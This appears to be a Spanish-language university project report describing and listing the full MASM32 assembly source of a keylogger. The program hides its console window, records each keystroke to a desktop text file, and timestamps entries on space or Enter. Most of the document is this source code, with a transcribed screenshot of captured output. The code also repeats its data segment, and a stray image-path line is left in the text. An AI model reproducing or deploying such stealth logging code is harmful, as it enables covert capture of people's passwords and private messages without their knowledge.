Integrantes:
Hilario
Salvador Grave - 1321013
Adolfo López – 1203612

PROYECTO No. 02

-Keylogger-

DESCRIPCIÓN DEL PROBLEMA

El presente proyecto tiene como finalidad la creación de un Keylogger pero ¿Qué es y cómo funciona un KeyLogger?

Un Keylogger es un software el cual tiene la finalidad de registrar las pulsaciones que se realizan en el teclado para luego almacenarlos en un archivo de texto posteriormente a su análisis. El Keylogger debe de registrar el tiempo cada vez que el usuario presiona la barra espaciadora o enter.

No debe tener necesariamente seleccionada la aplicación para que pueda registrar las acciones del teclado, puede utilizar la llamada al API de Windows: GetKeyboardState

Todo lo leído del teclado, así como el tiempo guardado, debe ser almacenado en un archivo de texto.

Además de registrar y almacenar lo escrito, el usuario del keylogger debe ser capaz de visualizar todas las acciones del teclado si lo desea.


FUNCIONAMIENTO

A la hora de instalar el programa este se minimiza y empieza a trabajar en segundo plano, luego va captando todo lo que va ingresando el usuario y lo va almacenando en un archivo de texto hasta que presione Enter que es cuando va a captar la hora y fecha en el momento en que se realizó.

También se quiso crear un archivo ejecutable, pero este no fue posible debido a que nos daba un error cuando se minimiza el programa.

GUARDAR ARCHIVO

Al momento de estar trabajando en segundo plano el software automáticamente va guardando todo lo que el usuario realice con el teclado y esto lo podemos visualizar en el escritorio que es donde se guarda el documento de texto llamado keylogger.txt y al abrirlo podemos visualizarlo como en la siguiente imagen.


WhatsApp
keylogger.txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
edwinhilario
sábado, noviembre, 23, 2019 10:58:17 a. m.
Lm 2, Col 51
100%
Macintosh (CR)
ANSI
Escribe un mensaje aquí

CÓDIGO EN .ASM

```
.386
.model flat, stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
include \masm32\include\masm32.inc
include \masm32\include\masm32rt.inc
include \masm32\include\user32.inc
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\masm32.lib
includelib \masm32\lib\user32.lib

WinMain proto :DWORD, :DWORD, :DWORD, :DWORD
;data segment
.data

    path        db "C:\Users\Edwin Hilario\Desktop\keylogger.txt",0
    inicio          db "Iniciado", 10, 0
```

```
;data segment
.data

    path        db "C:\Users\Edwin Hilario\Desktop\keylogger.txt";
    inicio          db "Iniciado", 10, 0

    stm  SYSTEMTIME<>
    org stm; Must be eight words
    wYear dw 0
    wMonth dw 0
    wToDay dw 0 ; Sunday 0 to Saturday 6
    wDay    dw 0
    wHour   dw 0
    wMinute dw 0
    wSecond dw 0
    wKsecond dw 0
    date_buf   db 50 dup (32)
    time_buf   db 20 dup (32)
           db 0
    dateformat  db " dddd, MMMM, dd, yyyy", 0
    timeformat db "hh:mm:ss tt",0


.data?
    heandle         dd ?
    valorTecla      dd ?
    PC DB 3 dup(?)
    numero DB ?
```

```
program:
    CALL main
    main PROC

        INVOKE  StdOut, ADDR inicio

        MOV edx, OFFSET path

        INVOKE  CreateFile, addr path, GENERIC_WRITE, FILE_SHARE_WRITE or FILE_SHARE_READ, NULL,OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL
        PUSH    eax
        MOV heandle,eax
        invoke GetConsoleWindow
        invoke ShowWindow,eax,0
        XOR EAX, EAX

        keylogger:
            CALL    crt__getch
            MOV valorTecla, EAX
            jmp EscribirCaracter

        ValidarCaracter:
            MOV EBX, valorTecla
            CMP EBX, 32
            JZ  EscribirFecha
            CMP EBX, 13
            JZ  EscribirFecha
            JMP seguirLeyendo
```

```
        seguirLeyendo:
            JMP keylogger


        fin_programa:
            invoke  CloseHandle, heandle
            INVOKE  ExitProcess, 0

        EscribirCaracter:

            invoke          WriteFile, heandle, addr valorTecla, 1, NULL, NULL
            JMP             ValidarCaracter

        EscribirFecha:
            invoke   GetDateFormat, 0, 0, \
            0, ADDR dateformat, ADDR date_buf, 50
            mov   ecx, offset date_buf
            add   ecx, eax
            mov   byte ptr [ecx-1], " "
            invoke   GetTimeFormat, 0, 0, \
            0, ADDR timeformat, ecx, 20
            invoke  WriteFile, heandle, addr date_buf, 50, NULL, NULL

            JMP             seguirLeyendo

    main ENDP
END program
```